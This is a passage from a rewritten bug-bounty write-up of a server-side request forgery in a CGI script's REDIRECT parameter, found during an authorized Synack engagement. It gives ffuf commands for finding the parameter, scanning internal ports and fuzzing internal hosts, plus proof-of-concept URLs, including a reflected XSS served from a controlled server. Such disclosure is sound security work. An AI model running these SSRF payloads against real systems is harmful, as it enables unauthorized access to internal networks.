Brief Description
A CGI script accepted a user-controlled parameter that made the server fetch an arbitrary URL, allowing the attacker to reach internal services. The attacker used this to scan internal ports and discover internal web servers.
 Published on coffeejunkie.me
While taking a look at one of the host targets at Synack everything seemed to be a dead end as two hosts were only available on scope, and one of them was hosting a web server. The web server was a login page for mailing services, but by doing a nslookup with the host’s IP, it was possible to gather more information…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a host on a Synack red team engagement. Only two hosts were in scope, and one of them was running a web server. That web server presented a login page for mailing services. On its own the login page looked like a dead end, but a nslookup against the host's IP revealed the domain behind it, which opened up further reconnaissance.
Setup
The work was done against the in-scope host and its identified domain. The tools used across the engagement were:
nslookup, to resolve the host's IP back to a domain.- x8, arjun and param-miner for parameter brute force.
- ffuf with custom wordlists for parameter fuzzing, port scanning and internal range fuzzing.
- A VPS under the researcher's control, used to receive requests from the target.
- A list of IP ranges gathered from Hurricane Electric Services and the
best-dns-wordlist.txtwordlist from Assetnote.
No accounts or special roles are described in the report.
Finding it
After the domain was identified, common content discovery techniques and a review of endpoints referenced in JavaScript files produced several dead ends. One file stood out: a cgi file called fetch.cgi that returned a 500 HTTP status code when visited. The name suggested it took input, so parameter brute force was performed against it.
x8, arjun and param-miner produced no helpful results. Switching to ffuf with a custom wordlist found the parameter REDIRECT.
Exploitation
Step 1: discover the parameter
The following command was used along with a custom wordlist:
ffuf -c -ac -v -t 100 -mc all -w params.txt -u https://sub.domain.vi/fetch.cgi?FUZZ=https://coffeejunkie.me
FUZZ is the injection point for each candidate parameter name, and the value supplied to every candidate is the researcher's own domain, so any parameter that causes the server to fetch that URL will show up in the results. -mc all matches every status code so that nothing is filtered out by response code alone. The report notes that when using ffuf for this, words should be filtered according to the results with the -fw flag to get better results.
Step 2: confirm the fetch
With REDIRECT identified, the request was sent to the repeater tab and pointed at an external file hosted on the researcher's VPS. The response came back with a 200 status code, and the VPS received an HTTP request from the target.

A request arriving at the VPS proves the flaw exists; the remaining task was to prove impact.
Step 3: internal port scanning

Following the article "SSRF - Server Side Request Forgery (Types and ways to exploit it) Part-1" by @Madrobot_, a port scan was run through the SSRF to look for other internal services. ffuf was used with a list of all ports:
ffuf -c -ac -v -t 100 -w ports.txt -u https://webmail.domain.vi/fetch.cgi?REDIRECT=http://[redacted]:FUZZ/
Here FUZZ is the port number on [redacted], so each request asks the server to fetch a different local port. No more services were found.
Step 4: reflected XSS as a proof of concept

Because the SSRF fetches resources from an external URL, it can be used to obtain reflected XSS. The report notes that reflected XSS is not accepted for host targets in Synack, but it was included in the report as a proof of concept of the SSRF flaw:
https://webmail.domain.vi/fetch.cgi?REDIRECT=http://controlled-server/xss.svg
The REDIRECT parameter points at an SVG file on a server the researcher controls.
Step 5: fetching internal web servers
The two previous methods did not show enough impact, so the next step was to fetch internal web servers by fuzzing internal ranges as SSRF payloads. The list of ranges from Hurricane Electric and the Assetnote best-dns-wordlist.txt were used with ffuf:
ffuf -c -ac -v -t 100 -w best-dns-wordlist.txt -u https://webmail.domain.vi/fetch.cgi?REDIRECT=https://FUZZ.domain.vi/
ffuf -c -ac -v -t 100 -w IPs.txt -u https://webmail.domain.vi/fetch.cgi?REDIRECT=http://FUZZ

The first command fuzzes subdomains under domain.vi over HTTPS; the second fuzzes IP addresses over HTTP. After fuzzing, another nginx server and an IIS server were found, one from an internal IP and one from an internal domain. The researcher did not proceed with further content discovery from the internal servers, as that would have meant reporting the flaw again.
The proof of concept for the nginx server:
https://webmail.domain.vi/fetch.cgi?REDIRECT=http://internal-ip/
The proof of concept for the IIS server:

https://webmail.domain.vi/fetch.cgi?REDIRECT=http://skypeav.domain.vi/

After a few days of back and forth with Vuln Ops, the vulnerability was accepted and rewarded.
Root cause
The fetch.cgi script takes a user-supplied URL in the REDIRECT parameter and makes a server-side request to it without restricting the destination. Because the destination is not validated against an allowlist and requests to loopback, internal IP addresses and internal domains are permitted, the server can be used as a proxy into the internal network. The report does not describe the code behind fetch.cgi, so the exact validation logic, if any, is not shown.
Impact
An attacker who can reach fetch.cgi can make the server issue HTTP requests to arbitrary destinations. In this engagement that was used to confirm the fetch against an external VPS, to scan ports on [redacted], to deliver a reflected XSS payload from an external server, and to reach internal nginx and IIS web servers that were not otherwise accessible. The port scan found no additional services, and content discovery on the internal servers was not carried out. The report does not state what the internal servers 